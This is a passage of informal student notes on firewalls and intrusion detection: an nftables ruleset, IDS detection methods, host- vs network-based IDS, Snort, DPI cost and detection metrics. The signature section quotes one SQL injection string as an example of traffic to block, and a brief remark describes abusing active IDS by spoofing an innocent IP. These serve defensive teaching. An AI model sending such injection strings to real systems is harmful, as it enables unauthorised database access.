**Complete Example** The following ruleset:

- drops all incoming traffic by default,
- accepts already established connections,
- drops invalid packets,
- allows SSH,
- allows HTTP but limits each source host to at most 5 concurrent connections.

```
table ip filter {
    chain input {
        type filter hook input priority 0;
        policy drop;

        # Existing connections
        ct state established,related accept

        # Invalid packets
        ct state invalid drop

        # SSH
        tcp dport 22 accept

        # HTTP with connection limit
        tcp dport 80 ct count over 5 drop
        tcp dport 80 accept
    }
}
```

The order of rules is important: NFTables evaluates rules from top to bottom and stops once a final verdict (`accept`, `drop`, etc.) is reached.

### 10.4 Zones

dont get what we need to know

## 11 IDS

Here are three detection methods :

- **Signature/knowledge** Looks for patters or signatures of known attacks (example block HTTP request with `x' AND email IS NULL;--`). Difficult to detect new attaks but efficient when it is known
- **Anomaly-based IDS** The IDS first defines what "normal" behavior looks like, then detects deviations from it. (eg : alert if one IP sends more than 100 mails per day). But defining normality is hard and normality changes over time.
- **Specification-based IDS** : checks whether the system follows a formally specified behavior. It is a special case of anomaly detection where "normal" is not learned statistically but explicitly specified. But formal specification are rare.

Once an intrusion is detected, the IDS can react in two main ways:

- **Passive reaction:** only raise an alert, e.g. send an email to the administrator or log the event.
- **Active reaction:** try to stop the attack, e.g. block an IP address for 5 minutes, disable a user account, reconfigure the firewall, reduce service, etc.

Active IDS are useful in large networks because manual reaction to every alert is not scalable. However, they can be dangerous if they make wrong decisions: an innocent user may be blocked. IDS can also be taken advantage of by spoofing an inoccent ip and getting it banned.

### 11.1 Host-based IDS vs Network-based IDS

**Host-based IDS (HIDS).** A host-based IDS runs on the host it monitors.
Examples:

- an anti-virus on a computer,
- a spam filter inside a local mail client,
- a webserver checking requests before executing them.

It can source its data by looking at incoming/outgoing traffic, log files, incoming emails,...
**Pros:**

- very detailed view of what happens on the host,
- encrypted traffic is not necessarily a problem if the IDS runs after decryption, e.g. inside the webserver after TLS termination.

**Cons:**

- consumes CPU and memory on the monitored host,
- only sees one host, not the global network picture,

**Network-based IDS (NIDS).** A network-based IDS monitors traffic at a point in the network. By receiving a copy of the traffic using a router or switch mirror port, a **network tap**.
A NIDS can observe traffic at different levels:

- **Deep Packet Inspection (DPI):** inspect packet payloads and protocols in detail.
- **Packet headers:** inspect IP addresses, ports, protocol, flags, etc.
- **Flow records:** aggregated communication summaries instead of full packets.

**Pros:**

- can run on a dedicated machine,
- can monitor a whole network,
- flow monitoring scales well to high-speed networks.

**Cons:**

- only sees network traffic, not what happens inside hosts,
- DPI is expensive at high speed,
- DPI cannot inspect encrypted payloads such as HTTPS,
- flow records are useful for scans, brute-force and DoS attacks, but not for attacks where the payload matters, e.g. buffer overflows or SQL injection.

## 11.2 DPI-based IDS: Snort

**Snort** is a DPI-based (Deep Packet Inspection) IDS for network traffic. It compares monitored traffic against a database of rules. If a rule matches, an alert is raised. It can be deployed either as a host-based IDS , or as a network-based IDS.
Rules can include L3/4 protocols, ip addresses, state, payload size, payload content, depth, meta-data, etc.

## 11.3 DPI Performance

DPI is expensive because the IDS must do much more than just read packet headers:

- parse many protocols, e.g. UDP, TCP, DNS, HTTP,
- reassemble streams, otherwise an attacker could split the malicious payload across several packets,
- keep state, e.g. remember that a TCP `SYN` was seen before accepting that a `SYN+ACK` belongs to that connection,
- compare traffic against many rules.

To improve speed and detection performance, we can use use several IDS and even create a hierarchy (small fast IDS forward suspicious traffic to heavier ones).

## 11.4 Measuring Performance

**Classification** an IDS can be seen as a classification problem and thus measuring its performance with the same tools.
Ideally, normal and malicious samples are clearly separated. In reality they often overlap, so no perfect threshold exists and the IDS will make errors.
To evaluate an IDS, we need a **ground truth**: a labeled dataset where we know for each sample whether it is normal or malicious. This is hard because the dataset should contain realistic normal data and many different attacks, including attacks that may not even be known yet.

### 11.4.1 Confusion Matrix

When comparing IDS alerts with the ground truth labels, we get four possible cases:

| | IDS says normal | IDS says malicious |
|---|---|---|
| Actually normal | True Negative (TN) | False Positive (FP) |
| Actually malicious | False Negative (FN) | True Positive (TP) |

Intuition:

- **TP**: attack correctly detected.
- **TN**: normal traffic correctly ignored.
- **FP**: false alert on normal traffic.
- **FN**: attack missed by the IDS.

False positives are expensive because humans may need to check the alerts. False negatives are security risks because attacks remain unnoticed.
Let:

- $P = TP + FN$: number of malicious samples,
- $N = TN + FP$: number of normal samples.

Common IDS metrics:

- **True Positive Rate / Recall:**
$$TPR = \frac{TP}{P} = \frac{TP}{TP + FN}$$
- **False Positive Rate:**
$$FPR = \frac{FP}{N} = \frac{FP}{FP + TN}$$
- **True Negative Rate:**
$$TNR = \frac{TN}{N} = 1 - FPR$$
- **False Negative Rate:**
$$FNR = \frac{FN}{P} = 1 - TPR$$

- **Precision:**
$$Precision = \frac{TP}{TP + FP}$$
- **Accuracy:**
$$Accuracy = \frac{TP + TN}{P + N}$$
- **F1 score:**
$$F_1 = \frac{2TP}{2TP + FP + FN}$$
the harmonic mean of precision and recall.

**Important distinction.** Recall answers: "among real attacks, how many did we detect?" Precision answers: "among alerts, how many were real attacks?"

### 11.4.2 Tuning the IDS

Many IDS rules depend on thresholds. They must be adapted to the target system. A threshold that is normal for a big network may be abnormal for a small one.
Changing the threshold changes the compromise between FP and FN:

- strict threshold → more alerts, higher TP, but also higher FP,
- tolerant threshold → fewer false alerts, but more missed attacks.

The **ROC curve** visualizes this tradeoff by plotting:

- x-axis: False Positive Rate,
- y-axis: True Positive Rate.

A good IDS has high TPR and low FPR, so its ROC curve should be close to the top-left corner.